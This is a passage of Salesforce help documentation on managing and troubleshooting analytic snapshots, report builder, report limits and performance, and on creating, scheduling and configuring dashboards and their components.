- The running user does not have the “Create” permission on the target object. Note that if the target object's status is `In Development`, the running user must have the “Customize Applications” permission.

Manage Analytic Snapshots

Manage Analytic Snapshots

After you set up an analytic snapshot, you can view details about it and edit and delete it. From Setup, click **Data Management** > **Analytic Snapshots** to display the Analytic Snapshots page, which shows the list of analytic snapshots defined for your organization.

Available in: **Professional**, **Enterprise**, **Unlimited**, and **Developer** Editions

User Permissions Needed	
To create, save, and schedule an analytic snapshot:	“Manage Analytic Snapshots”
To run an analytic snapshot as a running user and add the results to a custom object, the running user must have:	“Run Reports” AND “Create” on the target object

From the Analytic Snapshots page, you can:

- Select a list view from the `View` drop-down list to go directly to that list page, or click **Create New View** to define your own custom view..
- Define a new analytic snapshot by clicking **New Analytic Snapshot**.
- Update the analytic snapshot name, description, running user, source report, and target object by clicking **Edit** next to its name. Only users with the “Modify All Data” permission can choose running users other than themselves. If you have the “Customize Application” permission, enter a unique name to be used by the API and managed packages.

  If you change the source report or target object on an analytic snapshot with existing field mappings, the field mappings are deleted when you save the analytic snapshot. You can also view `Summary Fields in Source Report` and `Fields in Target Object` to see the number of summary or target fields, respectively.
- Delete an analytic snapshot by clicking **Del** next to its name. After the analytic snapshot is deleted, it cannot be restored from the Recycle Bin.

  Important: When you delete an analytic snapshot, the source report and target object aren’t deleted; however, when the source report runs, it won’t load the target object with data.

  You can delete the schedule of when an analytic snapshot runs. You can’t stop or pause an analytic snapshot when it is running, nor can you delete its source report. To delete the source report, you must first remove the report from the analytic snapshot by changing the report in the `Source Report` drop-down list.

- Display detailed information about an analytic snapshot and customize it further by clicking its name. Then you can:
  - ◊ Click links in the Identification section that redirect you to the analytic snapshot running user, source report, and target object. In addition, you can view the preferred date and time at which the analytic snapshot will approximately run next in the `Next Run` field, and view the date and time at which it last ran in the `Last Run` field.
  - ◊ Click **Edit** in the Field Mappings section to further customize the fields mapped from the source report to the target object.

    The Analytic Snapshot Field Mappings section displays which source report fields are mapped to the target object's fields. You can view the number of fields in the source report available for mapping to the target object in the `Columns in Source Report` field. Also, you can view the number of fields available for mapping in the target object in the `Fields in Target Object` field.
  - ◊ Click **Edit** in the Schedule Analytic Snapshot section to schedule when to run the analytic snapshot.

    The Schedule Analytic Snapshot section displays details about when the analytic snapshot is currently scheduled to run.
  - ◊ The Run History section displays details about when the analytic snapshot ran. Details include:
    - The date and time at which the analytic snapshot ran
    - The name of the source report, target object, and running user
    - The time it took for the analytic snapshot to run
    - The total number of detail or summary rows in the source report, depending on the report type
    - The number of records created in the target object
    - Whether or not the analytic snapshot ran successfully

Up to 200 records are stored in the Run History section. After 200 records are stored, the oldest record is automatically deleted and cannot be retrieved from the Recycle Bin.

Schedule and Run an Analytic Snapshot
Troubleshoot Analytic Snapshots
Report on Historical Data with Analytic Snapshots

Troubleshoot Analytic Snapshots

The Run History section of an analytic snapshot detail page displays if an analytic snapshot ran successfully or not. When an analytic snapshot fails during a scheduled run, the failure is noted in the `Result` column. To view the details of a run, click the date and time of the run in the `Run Start Time` column.

Available in: **Professional**, **Enterprise**, **Unlimited**, and **Developer** Editions

User Permissions Needed	
To create, save, and schedule an analytic snapshot:	“Manage Analytic Snapshots”
To run an analytic snapshot as a running user and add the results to a custom object, the running user must have:	“Run Reports” AND “Create” on the target object

Tip:

- If the `Total Row Number` is blank, the run failed before the report was completed (for example, the report was invalid or the running user is inactive).
- When an analytic snapshot runs, it can add up to 2000 new records to the target object. Any records over 2000 are recorded in the Row Failures related list. If the `Total Row Number` is blank and the run history indicates “Some rows failed,” the report likely contained more than 2000 summaries.
- The details of a failed run are available on the Row Failures related list for 14 days before they are automatically deleted. You cannot retrieve details about row failures from the Recycle Bin.
- If you have a unique field in the target object, and records in the report have more than one of the same value in the column mapped to that unique field, duplicate records are not added. The run history indicates when records are not added to the analytic snapshot.
- If field mappings failed, the snapshot still runs, but the run history shows that there was a partial error.

An analytic snapshot could fail during a scheduled run for a number of reasons. This table lists the errors a failed run may display and how the errors can help you troubleshoot the analytic snapshot so that it will run successfully.

Error	Description
`Running user does not have permission to run reports.`	The user in the `Running User` field does not have the “Run Reports” or “Create and Customize Reports” permission. Choose a user with the appropriate permissions or enable the appropriate permissions for the running user.
`Cannot run analytic snapshot because source report has been deleted.`	The report in the `Source Report` field was deleted and no longer available to run. Choose another source report for your analytic snapshot or restore the deleted report from the Recycle Bin.
`Running user does not have permission to access source report.`	The user in the `Running User` field does not have access to the folder in which the source report is stored. Choose a user with access to the source report or provide the existing running user with access to the folder in which the source report is stored.
`Source report definition is obsolete.`	The report in the `Source Report` field references a custom object that is no longer available for reports or the relationships between the objects in the report have changed.
`Source report definition is invalid.`	The report in the `Source Report` field cannot run because it contains invalid formulas or filter criteria. Update the report so that it can run without errors.
`Running user does not have permission to access report type.`	The user in the `Running User` field does not have permission to access a report type associated with the report in the `Source Report` field. Choose a running user that has the correct permissions or provide the existing running user with the appropriate permissions.
`Source report must be tabular.`	The report in the `Source Report` field is no longer in tabular format. Choose a new source report or update the existing source report's format to tabular.
`Source report last saved with details hidden on report results.`	The report in the `Source Report` field was saved with its details hidden. To display the details of the source report, view the report, click the **Show Details** button, and save the report.
`Target object has been deleted or is inaccessible to running user.`	The custom object in the `Target Object` field has been deleted or the user in the `Running User` field does not have permission to access the target object. Restore the deleted custom object, choose a new target object, or provide the existing running user with “Create” permissions to the custom object in the `Target Object` field. Note that if the custom object's status is `In Development`, the running user must have the “Customize Application” permission to access the target object.
`Running user does not have permission to edit target object.`	The user in the `Running User` field does not have “Create” permissions on the custom object in the `Target Object` field. Choose a running user that has such permissions or

Error	Description
	provide the existing running user with “Create” permissions to the custom object in the `Target Object` field.
`Target object must not be a detail object in a master-detail relationship.`	The custom object in the `Target Object` field is a detail object in a master-detail relationship, meaning that a master object controls certain behaviors on the target object's records. Choose a target object that is not included in a master-detail relationship.
`Target object must not be included in a workflow.`	The custom object in the `Target Object` field is included in a workflow. Choose a target object that is not included in a workflow.
`Target object must not include an insert trigger.`	An Apex trigger runs when new records are created for the custom object in the `Target Object` field. Remove the Apex trigger or choose a target object for which an Apex trigger does not run when new records are created.
`Target object must not include validation rules.`	The custom object in the `Target Object` field contains validation rules. Choose a target object that does not contain validation rules or delete validation rules from the existing target object.
`Running user is inactive.`	The user in the `Running User` field is no longer active. Choose an active user.
`One or more required fields on the target object are not mapped.`	One or more required fields on the target object are not mapped. Map all required fields on the target object to fields on the source report.
`Source report contains too many fields, has a formula field with too many functions, or contains too many criteria.`	The report in the `Source Report` field contains too many fields, criteria, or functions within a formula field. Remove any unnecessary fields, criteria and functions within formula fields from the source report.
`Source report cannot have more than 100 selected columns.`	The report in the `Source Report` field contains more than 100 fields. Remove any unnecessary fields from the source report.
`Target object cannot have more than 100 custom fields.`	The custom object in the `Target Object` field contains more than 100 custom fields. Remove any unnecessary fields from the target object.
`Your report exceeded the time limit for processing.`	The report in the `Source Report` field may contain too much data to process. Reduce the amount of data the report processes when running by limiting the report's date range and remove any unnecessary fields from the source report.
`This Analytic Snapshot Unique Name already exists. Please choose a unique name.`	The new snapshot you are trying to create has the same unique name as that of a existing snapshot.
`A summary field did not return a valid number.`	A summary field in the results has not returned a valid number. For example, the field may have attempted to divide by 0.

Error	Description
	Check your formulas and test for 0 and "null" in calculations if they appear in your data.
`There is a problem with this analytic snapshot. The source report format was changed from tabular to summary. The field mappings in the analytic snapshot are no longer correct. You can change the report format back to tabular or update the field mappings in the snapshot definition.`	The source report format was changed from tabular to summary, which made the field mappings in the analytic snapshot incorrect. To fix this error, either change the report format back to tabular or update the field mappings in the snapshot definition. This error only applies to analytic snapshots with summary reports.
`There is a problem with this analytic snapshot. Source report must be tabular or summary.`	The source report format must be either tabular or summary. Matrix reports cannot be used with analytic snapshots.
`The grouping level you specified in the analytic snapshot is no longer valid. The running user may no longer have access to that field, the grouping level may have been removed from the source report, or the grouping level was never set.`	This error may result when the running user no longer has access to the field specified in the grouping level, or the grouping level was removed from the source report or was never set. This error only applies to analytic snapshots with summary reports. Make sure the running user has access to all necessary fields.

Creating a Custom Report

Upgrade Report Builder

Available in: **All** Editions except **Database.com**

User Permissions Needed	
To modify report and dashboard settings:	"Customize Application"

We've released an updated version of report builder, the powerful drag-and-drop editor for reports. With this upgrade:

- All profiles get access to the report builder by default. (You may continue to see the "Report Builder" permission in permission sets and profiles and the PermissionSet and Profile objects in the API, though the upgrade overrides those settings.)
- The old report wizard will be available only to users in Accessibility Mode.
- Group and Professional Edition organizations can use report builder.
- You get scatter charts, a new chart type for reports.

Administrators for existing organizations must manually enable this upgrade. New organizations automatically get the latest version of report builder. If you don't see the Report Builder Upgrade section on the User Interface Settings page, the upgrade has already been enabled for your organization. It's important to understand that assigning the "Report Builder" permission to all users through profiles or permission sets isn't the same thing as enabling report builder for your entire organization. To do that, you need to follow the procedure in this topic.

Important: Upgrading **does not affect** any of your existing reports. However, once you upgrade, you can't return to the old report wizard.

To enable report builder for all users:

1. From Setup, click **Customize** > **Reports & Dashboards** > **User Interface Settings**.
2. Review the Report Builder Upgrade section of the page and click **Enable**. If you don't see the button, report builder has already been enabled for your entire organization.
3. Confirm your choice by clicking **Yes, Enable Report Builder for All Users**.

Communicate Your Report Data Effectively
Why do my chart labels overlap?
Why doesn't my report return any data?
Why can't I see formula options in report builder?
Why doesn't my report return the data I expect?
What are some common report limits?
Why am I getting an "obsolete report" error message?
Improve Report Performance
Why is the old role name appearing in the "role hierarchy" trail of my report?
Why do I see a trail of roles on Activity or Opportunities reports?

Why do my chart labels overlap?

Sometimes the labels for your charts can overlap and be difficult to read. There may be too much data in the same space, or the segments or wedges of the chart may be too small.

To fix overlapping labels, try the following:

- **Enlarge the chart.** Change the chart size in the report to large or extra large or make the dashboard column wider.
- **Remove extra grouping levels.** Reduce the number of grouping levels by using a different chart type. For example, horizontal bar charts have fewer values than grouped horizontal bar charts.
- **Use horizontal charts.** Horizontal charts use different spacing than vertical charts. The advantage of the horizontal bar charts is that the chart can be extended vertically to show numerous groupings, though the width is fixed. Depending on chart settings, you can also display Chatter photos.
- **Change the scale.** Set the chart to use larger units. For example, show values as multiples of 1000 or 1000000.
- **Group small values.** Select the `Combine Small Groups into 'Others'` option for pie, donut, and funnel charts.

See Also:

Troubleshoot Reports

Why doesn't my report return any data?

Check with your administrator to make sure you have access to the records you're trying to report on. If you're still not seeing any results in your report, try casting a wider net:

- Show more than your own records. For example, select **Show** > **All accounts**.
- Expand your time frame filters. For example, select All Time for `Range`, or select a broader custom range.
- Choose field filter operators carefully. If you select `Account Owner equals John James`, you limit potential results to exactly “John James.” If you don't see the results you expect, consider expanding the selection by using `Account Owner contains James` instead.
- Check your filter logic. Make sure your combination of conditions isn't excluding all data.

Limiting your report can improve performance, but make sure you're not filtering out the data you want to see.

See Also:

Troubleshoot Reports

Why can't I see formula options in report builder?

If you can't see the **Add Formula** option in the Fields pane of report builder, change your report format to summary, matrix, or joined. Formulas don't show up for tabular reports.

Troubleshoot Reports

Why doesn't my report return the data I expect?

If your data doesn't look as you expect, check the following:

Filters

Make sure to include all the data you want. To change a report filter, hover over it and click **Edit** or **Remove**. Your filters display when you run your report; click **Edit** on that page to make additional changes.

Groupings

When you group by a field, you remove it from the details of the report. If you export the report, you see the field, though it does not appear in the detail area.

Fields

After checking your groupings, check your fields. If your report contains multiple related records—for example, an account, its opportunities, and their products—look at the detail pages for the account record, opportunity record, and product line item to ensure that the fields contain data. If the data isn't available in the format you want, work with your Salesforce administrator to add formula fields to get the data. When formula fields are added to an object, they appear in record detail pages and in reports.

Report Type

The report type selected may not be appropriate or the records anticipated may not share the relationship between objects required for the report type. When choosing a report, be sure you understand which fields are available in the report type.

If your report type includes both parent and child objects, but no child fields are used in a report, the report shows parent records whether they have a child record or not.

Hierarchy

Hierarchy options let you drill down to different data sets based on the role or user hierarchy. The selected hierarchy level, or its default role, may affect the data shown.

Note: Hierarchy applies to activity and opportunity reports.

Troubleshoot Reports

What are some common report limits?

Here are common report limits. To see a full list of analytics limits, see *Salesforce Limits*.

Here are common report limits.

Feature	Limit	Editions Info
Bucket fields per report	Up to 5 (each bucket field can have 20 buckets)	Available in Enterprise, Unlimited, and Developer Editions.
Matrix reports[1]	Up to 400,000 summarized values	Available in all editions.

Feature	Limit	Editions Info
Scheduled reports per organization [2]	One or two per hour, based on edition	Available in Professional, Enterprise, Unlimited, Developer Editions.
Field filters per report	Up to 20	Available in all editions.
Formulas per report	Up to 5	Available in all editions.
Rows displayed in a report [3]	Up to 2,000	Available in all editions.
Rows displayed in the report builder preview	Up to 20 rows for summary and matrix reports, and up to 50 rows for tabular	Available for all editions.

[1] Data exceeding this limit is not displayed.[2] Hourly limits vary by edition.[3] To view all the rows, export the report to Excel or use the printable view for tabular and summary reports. For joined reports, export is not available, and the printable view displays a maximum of 20,000 rows.

Troubleshoot Reports

Why am I getting an “obsolete report” error message?

You may see this error because:

- An object in the report isn’t enabled for reporting anymore.
- A lookup relationship used by objects in the report has been deleted or modified.
- An object in the report has been deleted.
- You don’t have “View” permissions for an object in the report.

Troubleshoot Reports

Improve Report Performance

Many factors can cause a report to perform poorly or to time out. Most of them can be addressed by simple changes, such as using the correct filter operators, increasing the number of filters, and reducing the amount of data.

Available in: **All** editions except **Database.com**

Watch this video for quick tips on Making Your Reports Run Faster (3:14 minutes).

A report can take anywhere from a few seconds to several minutes to run. Occasionally, a report is so complex that it exceeds the timeout limit and fails. If the report is slow to load, it's because:

- It is querying too many objects
- It is dealing with intricate lookups
- It has too many fields

If you can't view a report and want to edit it to avoid the time out, you can append `?edit=1` to the report URL to get to edit mode, where you can adjust the criteria. Try these tips to get your reports to run more efficiently.

- When filtering, use the `equals` or `not equal to` operators instead of `contains` or `does not contain`. For example, use `Account Owner equals John James`, not `Account Owner contains John`. Choose **AND** rather than **OR** for filter logic
- Use time frame filters to narrow your report's date range. For example, use `Last 30 Days` instead of `Current FY`.
- Set time frame filters by choosing a `Date Field` and `Range` to view. Only records for that time frame are shown.
- Reduce the number of fields in the report by removing unnecessary columns or fields.
- If you receive an error message that your activity report has too many results, customize the report to include a filter on a picklist, text, or date field. Alternatively, rerun the report using a different activity data type such as "Activities with Accounts" or "Activities with Opportunities".
- Add time filters, scope filters, and filter criteria to the report to further narrow the results.

Getting the Most Out of Filter Logic

Why is the old role name appearing in the "role hierarchy" trail of my report?

Changes to role name aren't automatically updated in reports. To see the latest role name, change the `Role name as displayed on reports` field for the role record.

See Also:

Troubleshoot Reports

Why do I see a trail of roles on Activity or Opportunities reports?

When you run Activity and Opportunity reports, your organization's hierarchy appears above the results. These filters allow you to display and share data in reports based on different levels in the hierarchy.

For example, if you see **CEO > VP of Global Sales > Sales Operations Director**, you're viewing data for the Sales Operations Director role.

SHARE INSIGHTS

Share Insights with Dashboards

Dashboards help you visually understand changing business conditions so you can make decisions based on the real-time data you have gathered with reports. Use dashboards to help users identify trends, sort out quantities, and measure the impact of their activities.

Available in: **Group**, **Professional**, **Enterprise**, **Unlimited**, and **Developer** Editions

Watch a Demo: An Overview of Dashboards (3:20 minutes)

Note: Dashboards in Group Edition organizations are view-only.

Create a Dashboard

Create a dashboard to provide a graphical view of the data in your reports.

Available in: **Professional**, **Enterprise**, **Unlimited**, and **Developer** Editions

User Permissions Needed	
To create dashboards:	"Run Reports" AND "Manage Dashboards"
To edit and delete dashboards you created:	"Run Reports" AND "Manage Dashboards"
To edit and delete dashboards you didn't create:	"Run Reports," "Manage Dashboards," AND "View All Data"
To create, edit, and delete dynamic dashboards:	"Run Reports" AND "Manage Dynamic Dashboards"

Tip: You can clone a dashboard to quickly create a new dashboard with the same properties and components as the one you're viewing. Just click **Clone**, modify the dashboard settings, and save.

1. Create the custom reports containing the data you want to display.

   Important: Be sure to store these reports in folders that your intended dashboard viewers can access.

2. Click the Dashboards tab.
3. Click **Go To Dashboard List**.
4. Click **New Dashboard** to create a new dashboard.

   To modify an existing dashboard, click its name from the list.
5. Customize your dashboard and click **Save**.

Share Insights with Dashboards
Delete a Dashboard
Install the CRM Sample Dashboards from AppExchange

Delete a Dashboard

It's a good idea to delete dashboards that you no longer need.

Available in: **Professional**, **Enterprise**, **Unlimited**, and **Developer** Editions

User Permissions Needed	
To delete dashboards:	"Run Reports" AND "Manage Dashboards"
To delete dashboards created by another user:	"Manage Dashboards" AND "Modify All Data"

Deleting a dashboard also deletes the components within it. It doesn't delete the custom reports used by the components.

Deleted dashboards are moved to the Recycle Bin.

1. Click the Dashboards tab.

2. Click **Go To Dashboards List**.
3. Choose the folder where the dashboard is stored.
4. Click **Del** next to the name of the dashboard.

See Also:

Share Insights with Dashboards

Choose a Dashboard Running User

Select a *running user* to specify which data to display in a dashboard.

Available in: **Professional**, **Enterprise**, **Unlimited**, and **Developer** Editions

User Permissions Needed	
To create, edit, and delete dashboards:	"Run Reports" AND "Manage Dashboards"
To create, edit, and delete dynamic dashboards:	"Run Reports" AND "Manage Dynamic Dashboards"
To enable choosing a different running user for the dashboard:	"View My Team's Dashboards" OR "View All Data"

Each dashboard has a *running user*, whose security settings determine which data to display in a dashboard.

If you have "View All Data," you can choose any user in your organization to be a running user of the dashboard. If you have "View My Team's Dashboards," you can choose any user below you in the role hierarchy.

Note: Dashboard components that use Visualforce ignore the running user; content displays only if the viewing user has access to the Visualforce page. Other components in the dashboard are not affected.

Users with a Salesforce Platform or Salesforce Platform One user license can only view a dashboard if the dashboard running user also has the same license type. Consider creating separate dashboards for users with different license types.

1. Edit a dashboard.
2. Click the button next to the `View dashboard as` field.

   Note: If you don't have "Manage Dynamic Dashboards" permission, just enter a running user and skip to the final step. Enter "*" to see all available users.

3. Choose a running user setting.
   - **Run as specified user.** The dashboard runs using the security settings of that single, specific user. All users with access to the dashboard see the same data, regardless of their own personal security settings. This approach is perfect for sharing the big picture across a hierarchy, or motivating team members by showing peer performance within a team. If you don't have "View All Data," you can only choose yourself. If you have "View My Team's Dashboards," you can choose any user below you in the role hierarchy.

- **Run as logged-in user.** A *dynamic dashboard* runs using the security settings of the user viewing the dashboard. Each user sees the dashboard according to his or her own access level. This approach helps administrators share one common set of dashboard components to users with different levels of access.

4. Optionally, select `Let authorized users change running user` to enable those with permission to change the running user on the dashboard view page.
   - Users with “View My Team's Dashboards” can view the dashboard as any user below them in the role hierarchy.
   - Users with “View All Data” can view the dashboard as any user in their organization.

   Note: If you have“View All Data” or “View My Team's Dashboards,” you can preview the dashboard *edit* page as a different user, but you must select `Let authorized users change running user` to change the running user from the dashboard *view* page.

5. Click **OK**.
6. In the `View dashboard as` field, enter a running user.
7. Save your dashboard.

See Also:

Share Insights with Dashboards

Schedule a Dashboard Refresh

In Enterprise Edition and Unlimited Edition, you can schedule dashboards to refresh daily, weekly, or monthly.

Available in: **Enterprise** and **Unlimited** Editions

User Permissions Needed	
To schedule and email a dashboard refresh:	“Schedule Dashboards”
To delete the schedule to refresh a dashboard:	“Modify All Data”

Note: Users with the “View Setup and Configuration” permission can view all the dashboards scheduled to refresh for your organization on the All Scheduled Jobs page. To view the All Scheduled Jobs page, from Setup, click **Monitoring** > **Scheduled Jobs** or **Jobs** > **Scheduled Jobs**. Users with “Modify all Data” permission can click **Del** next to a specific scheduled dashboard refresh to permanently delete all instances of the scheduled refresh.

You can also set up Salesforce to send an email with an HTML version of the dashboard when the refresh completes. For email applications that don't support HTML, the email includes text and a link to the dashboard.

1. On the Dashboards tab, select a dashboard using the `View Dashboard` field.
2. Click **Refresh** and choose **Schedule Refresh**

   Scheduling or emailing a filtered dashboard returns unfiltered data.

   Each dashboard has a *running user*, whose security settings determine which data to display in a dashboard.

Note: If the running user becomes inactive, the report is not run. The system administrator receives an email notification to either activate the user, delete the report schedule, or change the running user to an active one in the scheduled report.

3. Select notification settings.
   - Click `To me` to send an email to your user's address.
   - Click `To others...` to send an email to additional Salesforce users.

     Note: Portal users receive report and dashboard refresh email notifications when the `Allow Reports and Dashboards to Be Sent to Portal Users` option is enabled.

   - Dashboard refresh notifications may not display properly in Outlook 2007.
   - In HTML-formatted dashboard refresh notifications, users can click the name of the dashboard to log in to Salesforce and view the dashboard.
   - To send a dashboard refresh notification to other users, store the dashboard in a public folder with access granted to others. Other users can't access dashboards in your personal folders. To add a dashboard to a public folder, edit the dashboard properties.
   - Users can click components in a dashboard refresh notification to view the source report in Salesforce.
   - Dashboard components that include Visualforce pages and s-controls may not display in dashboard refresh notifications. Users must view them in Salesforce.
   - Dashboard refresh notifications can be viewed offline in email clients.
   - If a dashboard has filters, only the unfiltered version is emailed.
   - By default, Salesforce sends images in dashboard emails as `.png` (Portable Network Graphic) files, which are not supported in Lotus Notes. When you enable the `Use Images Compatible with Lotus Notes in Dashboard Emails` > option, Salesforce uses `.jpg` images, which Lotus Notes supports, when sending dashboard emails. The “Schedule Dashboard” permission is required to view this option.

     Note: Dashboard emails that contain images compatible with Lotus Notes are substantially larger and the image quality may be lower.

4. Schedule the refresh.
   a. Set the `Frequency` field.

      Click the `Daily`, `Weekly`, or `Monthly` fields to show more options.

      The total number and frequency of your scheduled dashboard refreshes depends on your Salesforce edition. Enterprise and Unlimited editions can have up to 200 scheduled dashboard refreshes. Unlimited Edition users can schedule up to two dashboard refreshes an hour per day. Enterprise Edition users can schedule up to one dashboard refresh an hour per day. Additional scheduled dashboards may be available for purchase. Contact your salesforce.com representative for information.

   b. Specify dates in the `Start` and `End` fields.

      Dashboards refresh in the time zone of the user who scheduled the refresh. For example, if the `Time Zone` field on your user record is set to Pacific Standard Time (PST), and you schedule a dashboard to refresh every day at 2:00 PM, then the dashboard will refresh every day between 2:00 PM and 2:29 PM PST.If you view and save a schedule in a time zone different from the one in which it was previously scheduled, the time slot could potentially change.

   c. Under `Preferred Start Time`, click **Find available options...** to choose a time.

The dashboard refresh runs within 30 minutes of your preferred start time. For example, if you select 2:00 PM, the refresh may happen any time between 2:00 PM and 2:29 PM, depending on availability.

Note: Your preferred start time may not be available if other users have already selected it.

- If you schedule a dashboard to refresh on a specific day of every month, it only refreshes on months that have that specific day. For example, if you schedule a refresh for the 31st of every month, the dashboard won't refresh on 30-day months. To refresh on the last day of every month, choose "Last" from the `On day of every month` drop-down list.
- Dashboards won't refresh as scheduled if the running user doesn't have access to the dashboard folder.
- If a dashboard has filters, only the unfiltered version is refreshed.
- You can't schedule refreshes for dynamic dashboards. They must be refreshed manually.

5. Click **Save**.

To delete a scheduled dashboard refresh, click **Refresh** > **Schedule Refresh** > **Unschedule Dashboard**.

The scheduled refresh is permanently deleted, and not sent to the Recycle Bin. Deleting the scheduled refresh does not affect the dashboard itself.

Refresh Dashboard Data

Add a Dashboard Component

Add components by dragging a component type onto the dashboard, then dropping a data source (report, s-control, or Visualforce page) onto it.

Available in: **Professional**, **Enterprise**, **Unlimited**, and **Developer** Editions

User Permissions Needed	
To create dashboards:	"Run Reports" AND "Manage Dashboards"
To edit and delete dashboards you created:	"Run Reports" AND "Manage Dashboards"
To edit and delete dashboards you didn't create:	"Run Reports," "Manage Dashboards," AND "View All Data"
To create, edit, and delete dynamic dashboards:	"Run Reports" AND "Manage Dynamic Dashboards"

1. On the dashboard where you want to add a component, click **Edit**.

   You can continue to edit the dashboard while components and data sources are loading.
2. Drag the component type you want from the Components tab onto your dashboard.

Tip: You can also drop the data source first, then drop a component type onto it.

To select the kind of component you need, consider the type of data you're showing and the uses it will serve.

	Use a chart when you want to show data graphically. You can choose from a variety of chart types.
	Use a gauge when you have a single value that you want to show within a range of custom values
	Use a metric when you have one key value to display. • Enter metric labels directly on components by clicking the empty text field next to the grand total. • Metric components placed directly above and below each other in a dashboard column are displayed together as a single component.
	Use a table to show a set of report data in column form.
Visualforce Page	Use a Visualforce page when you want to create a custom component or show information not available in another component type.
Custom S-Control	Custom s-controls can contain any type of content that you can display in a browser, for example a Java applet, an Active-X control, an Excel file, or a custom HTML Web form.

3. Drag a report from the Data Sources tab onto the component you just dropped on the dashboard.
   - You can show a joined report that includes a chart on a dashboard. Edit the joined report dashboard component and select **Use chart as defined in the source report**.
   - If the dashboard has a filter, the data source must contain the filter field or an equivalent. If it doesn't, the filter may not work.
   - Some custom forecast and lead reports aren't available for dashboards.
   - For Visualforce components, the data source must be a Visualforce page.

   Tip: Each folder can contain up to 200 data sources. To home in on the right data source quickly, try Quick Find or the **Recent**, **My**, and **All** filters.

4. Click on your dashboard component.
5. On the Component Data tab, choose which summary fields and groupings in the underlying report you want to display in your component.

   Tip: Make more fields available for a dashboard component by adding them to the source report chart.For example, create a combination chart on the report using vertical columns and lines. The additional groupings in the report chart are available to use in dashboard components.

6. On the Formatting tab, specify how your component shows its data.

   Your formatting choices depend on the component type you choose.

   Note: For Visualforce pages and s-controls, set the `Height`.

7. Click **OK**.
8. Drag, drop and click to rearrange components on the dashboard.
   - Grab components by the header bar and drag them to the right location on the dashboard.
   - Click ✖ for a data source to remove it from the component.
   - Click ✖ for a component to remove it from the dashboard.
   - Click component header, title, and footer fields to edit them.
   - Change colors for picklist values displayed in dashboard components. You need the “Customize Application” permission to update picklists.
   - Optionally, for filtered dashboards, choose a different field in the `Filtered By` drop-down.

Share Insights with Dashboards

Modify a Dashboard Component

A dashboard component is a visual representation of the data in a report. You can change where the component’s data comes from, what the data looks like in the component, and what kind of component it is.

Available in: **Professional**, **Enterprise**, **Unlimited**, and **Developer** Editions

User Permissions Needed	
To edit and delete dashboards you created:	“Run Reports” AND “Manage Dashboards”
To edit and delete dashboards you didn’t create:	“Run Reports,” “Manage Dashboards,” AND “View All Data”
To create, edit, and delete dynamic dashboards:	“Run Reports” AND “Manage Dynamic Dashboards”

Dashboard builder is a drag-and-drop interface for creating and modifying dashboards. Drag, drop and click to rearrange components on the dashboard. Hover details and drill-down are available when you view and not when you edit a dashboard.

See Also:

Share Insights with Dashboards

Make Fields Available in a Dashboard Component

Make more fields available for a dashboard component by adding them to the source report chart.

For example, create a combination chart on the report using vertical columns and lines. The additional groupings in the report chart are available to use in dashboard components.

See Also:

Modify a Dashboard Component

Choose Where Users Go When Clicking a Dashboard Component

You can edit a dashboard component so that when users click the component, they can drill down to the source report, filtered report, record detail page, or other URL.

Edit a component and set the `Drill Down to` option on the Component Data tab. Choose one of these options:

- Source Report—Takes the user to the full source report for the dashboard component.
- Filtered Source Report—When users click individual groups, X-axis values, or legend entries, they are taken to the source report filtered by what they clicked.

  For example, if you had a stacked vertical column chart of opportunities grouped by stage, with months as the X-axis, you could click an individual stage in a bar, a month on the X-axis, or a legend entry for a stage to drill down to the filtered source report. (Not available for gauges, metrics, or tables.)
- Record Detail Page—When users click chart or table elements, axis values, or legend entries, they are taken to the detail page for that record. You can only choose this option for tables and charts that use a source report grouped by record name, record owner, or feed post. (Not available for gauges or metrics.)
- Other URL—Takes the user to the URL that you specify. You can't add URLs that begin with “mailto:” or “javascript:” to dashboard components.

See Also:

Modify a Dashboard Component

Create a Custom Four-Column Table

You can use the default two-column table or create a custom table with up to four columns and totals.

Customized tables allow null values in the results. Default two-column tables do not.

To customize a table, the source report must be summary or matrix format and contain a chart. To create a four-column table, edit a table component on a dashboard and click the **Customize Table** link.

Specify up to four columns to display in the table. Available columns can be any grouping or summary field used in the chart. Update the report's chart or groupings to make more columns available for the dashboard table. Make sure to select a numeric field for one of the columns. For example, create a combination chart on the report using vertical columns and lines. The additional groupings in the report chart are available to use in dashboard components.

See Also:

Modify a Dashboard Component

Dashboard Component Types

Dashboard components can be charts, tables, gauges, metrics, or other components that you can create with VisualForce.

Component Type	Image	Description
Chart		Use a chart when you want to show data graphically. You can choose from a variety of chart types.
Gauge		Use a gauge when you have a single value that you want to show within a range of custom values. For example, to create a dashboard that measures where your current closed opportunity amounts fall within a range of values, set the `Minimum Value`, `Breakpoint #1 Value`, `Breakpoint #2 Value`, and `Maximum Value` for the gauge. The ranges that you set can indicate poor, acceptable, and good performance. Set appropriate colors for each of these ranges to visually indicate progress. To create a gauge with only two ranges, leave `Breakpoint #2 Value` blank. Select `Show Percentage` or `Show Total` to display those values on the gauge. Values exceeding the maximum are shown as greater than 100%.
Metric		Use a metric when you have one key value to display. For example, if you have a report showing the total amount for all opportunities in the `Closed`, `Commit`, and `Base Case` stages in the current month, you can name that value and use it as a revenue target for the month displayed on the dashboard.
Table		Use a table to show a set of report data in column form. For example, to see the top 20 opportunities by amount, set `Maximum Values Displayed` to `20`, click **Customize Table** and select opportunity name, amount, and other columns to display, choose the sort order, and set conditional highlighting. Available columns include all chart groupings and report summary fields, as well as the second-level grouping defined in the report.
Visualforce Page	N/A	Use a Visualforce page when you want to create a custom component or show information not available in another component type. For example, a Visualforce page can display data from an external system or show Salesforce data in a custom way. Visualforce pages must meet certain requirements to be displayed in dashboards; otherwise, they don't appear in the `Visualforce Page` drop-down list. See Creating Visualforce Dashboard Components.

Component Type	Image	Description
Custom S-Control	N/A	Custom s-controls can contain any type of content that you can display in a browser, for example a Java applet, an Active-X control, an Excel file, or a custom HTML Web form. **Important:** S-controls have been superseded by Visualforce pages. Organizations that haven't previously used s-controls can't create them. Existing s-controls are unaffected, and can still be edited.

Bar Charts

A bar chart shows values as horizontal lengths, so this format can be good for comparing distance or time. Use a bar chart when you have a summary report with a single grouping, or you only want to display one grouping.

Available in: **All** editions except **Database.com**

For example, to see the amount in each sales stage in a report, select `Sum of Amount` as the `X-axis` and `Stage` as the `Y-axis`. The chart displays one bar for each stage, with the length proportional to the total opportunity amount.

The advantage of the horizontal bar charts is that the chart can be extended vertically to show numerous groupings, though the width is fixed. Depending on chart settings, you can also display Chatter photos.


See Also:

Chart Types
Grouped Bar Charts
Stacked Bar Charts
Bar Charts Stacked to 100%
Data Settings for Dashboard Bar and Column Chart Components
Formatting Settings for Dashboard Bar Chart Components

Grouped Bar Charts

Use a grouped bar chart when you have multiple groupings, and you want to compare values within a secondary grouping, but not the totals.
